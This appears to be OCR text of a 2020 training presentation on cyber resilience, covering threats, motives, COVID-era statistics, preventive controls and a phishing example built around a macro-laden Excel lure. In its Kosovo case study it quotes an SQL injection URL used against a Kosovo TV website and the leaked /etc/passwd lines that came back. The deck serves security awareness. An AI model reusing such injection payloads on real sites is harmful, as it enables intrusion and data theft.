Cyber Resilience

UBT International Summer Academy 2020

$ whoami

Arti Karahoda

Information Security @ Raiffeisen Bank

Data Protection @ Sense CRC

- Network & Mobile Security
- Digital Forensics
- Exploit Development & Automation
- Cyber Threat Intelligence

https://artikrh.github.io

Content

Cyber Security Week II

IN THIS PRESENTATION:

Threat Landscape

Preventive Measures

Response Plan

Please write down your questions in the meanwhile so we can discuss them at the end – Q&A Session

So, what exactly is resilience?


The ability to prepare, respond to and recover from cyber-attacks

Cyber Security career paths

1 Threat Landscape

- What are the existing cyber threats?
- Who are the malicious actors?
- Why do these attacks occur?

Targeted Global Industries




Source: FireEye M-Trend 2019

Advanced Persistent Threats (APT)

Case Study: Kosova

- 78 days of NATO bombing
- Serbia's countermeasures in cybernetics
  - Ping flood against NATO infrastructure
  - Attacks on Albania's web platforms
- Chinese Involvement
  - White House web defacement


Haxored by StRoNiX - T0r3x - Skochko - EsC - !g0r
Ministrija
Zëvendësministri
Këshilltarët Politik
Zyra e Sekretarit
Departamentet
Shërbimi Korrektues i Kosovës
Shërbimi Sprovues i Kosovës
Departamenti për Persona të Zhdukur dhe Mjekësi Ligjore
Departamenti për Qasje në Drejtësi
Departamenti për Çështje Ligjore
Departamenti i Administratës dhe Personelit
Departamenti i Prokurimit
Organogrami
Legjislacioni
Haxored by StRoNiX - T0r3x - Skochko - EsC - !g0r
Haxored by
Shqip
Kërko...
LAJME
Home
Notifications
Messages
Search Twitter
Tweet
YOU ARE HACKED
КОСОВО ЈЕ СРБИЈА
ОВО ВАМ ЈЕ ПРВА ОПОМЕНА
СЛЕДЕЋИ ЈЕ ФБ ПРОФИЛ
from Kosovo and Metohija
Edit profile
Who to follow
Refresh
View all
EU Council Press @EU...
Follow
Visit Tirana @VisitTirana
Follow
Al Jazeera Balkans @AJ...
Follow
Find friends
MINISTRIA E PU
DEPARTAME
IS SERBIA
eers visited
e 100%
Edit profile
Who to follow
Tweets
Tweets & replies
Media
Kadri Veseli
KOCOBO JE СРБИЈА
Speaker of Parliament, the Republic of Kosovo. President, Democratic Party of
Anonymous Macedonia
December 5, 2018
SERVER DOWN Kosovo National TV`s & Radio : SUCCESS ...
rtklive.com <- Nacional TV of Kosovo
® HACKED By Anonymous Macedonia...
http://www.rtklive.com/en/news-single.php?ID=-12933' union select
1,2,version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+--+
ez
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
:x:3:3:sys:/dev:/usr/sbin/nologin

Common motives

1. **Money** — Bank account compromise, ransomware, billing fraud, unauthorized transactions
2. **Information** — Sensitive data, financial information, chat messages, contacts, government secrets
3. **Vengeance** — Blackmail, account takeover, reputational damage, psyops

Advancing Threats 2020

- Sophisticated Phishing Campaigns
- Internet of Things (IoT) Attacks
  - Laptops, webcams, household appliances, medical devices etc.
- State-Sponsored Operations
  - Cyber espionage
  - Financial gains
  - Critical infrastructure
- Cryptojacking
- Ransomware

Rising Threats 2020

- Misconfigured cloud storages
  - AWS S3 Buckets, Firebase Databases, ELK, MongoDB
  - Lack of encryption & tokenization
  - €3.53 million per data breach
- Open Source Intelligence
  - Credentials & API tokens leaks
  - Software vulnerabilities
- Zero-day attacks
  - Kernel exploits
  - Web kit exploits

COVID-19 Pandemic Timeframe

(Early March – Mid May)

238%

Surge in cyber-attacks against financial institutions

9x

Ransomware attacks increase

17%

Increase in wire fraud attempts

51,537 & 961

Average daily malicious COVID-19 themed emails & fake domains

2 Preventive Measures

- What are the industry best security practices/standards?

Key Security Measures

Security Awareness

Implement a regular awareness and training program. Because end users are targets, employees should be aware of the current threat environment


Security Controls

Spam filters (SPF/DMARC/DKIM), end-point protections, network security (firewalls), regular system/application patches, access management

Business Continuity

Regular data backup, integrity check, avoiding single point of failures, connectivity, Disaster Recovery Center (DRC)

Use Case: Phishing



- The most common and effective vector of attack
- Fraudulent attempt to steal personal information (user credentials, credit card details) or execute malware
- Conducted using disguise and/or social engineering through typically email messages
- The email contains a dangerous link (URL) or attachment (such as an Excel spreadsheet)

Finance Documents

Message

Junk | Delete | Reply | Reply all | Forward | Instant message | Add to calendar | Move to | Copy to | Flag | Watch | Copy | Find text | Encoding | Previous | Next

Delete | Respond | Actions | Navigate

Finance Documents

[redacted] Add contact

To: [redacted]

Cc: [redacted]


[redacted]xls


Please see attached your finance documents as discussed.

Thanks


[redacted]

Transaction Manager


[redacted].xls [Compatibility Mode] - Microsoft Excel
Home
Insert
Page Layout
Formulas
Data
Review
View
Developer
Cut
Copy
Format Painter
Paste
Clipboard
Arial
10
Font
Wrap Text
Merge & Center
Alignment
General
Number
Conditional Formatting
Format as Table
Cell Styles
Styles
Insert
Delete
Format
Cells
AutoSum
Fill
Clear
Sort & Filter
Find & Select
Editing
Security Warning
Macros have been disabled.
Options...
R7C4
Enable Editing (Enable Content) to syncronize the data.
Gross Pay
#####
Payment Frequency
Monthly
Filing Status
######
Number of Allowances
2
Pre-Tax Withholdings
Tax Deferral Plan
5.00%
Other Pre-tax withholdings
-
State and Local Tax
State Tax
4.63%
Local Tax
0.00%
L&I
0.00%
FICA Deductions
Est. Gross Annual Pay
#######
Federal Taxable Gross
#######
FICA Social Security (6.20%)
FICA Medicare (1.45%)
Tax Deferral Plan
Other Pre-tax withholdings
Federal Tax
State Tax
Local Tax
L&I
Insurance
Other Post-tax deductions
Post-tax Reimbursements
Sheet1
Ready
100%


Book1 - Microsoft Excel
Home
Insert
Page Layout
Formulas
Data
Review
View
Developer
Visual Basic
Macros
Record Macro
Use Relative References
Macro Security
Code
Insert
Design Mode
Properties
View Code
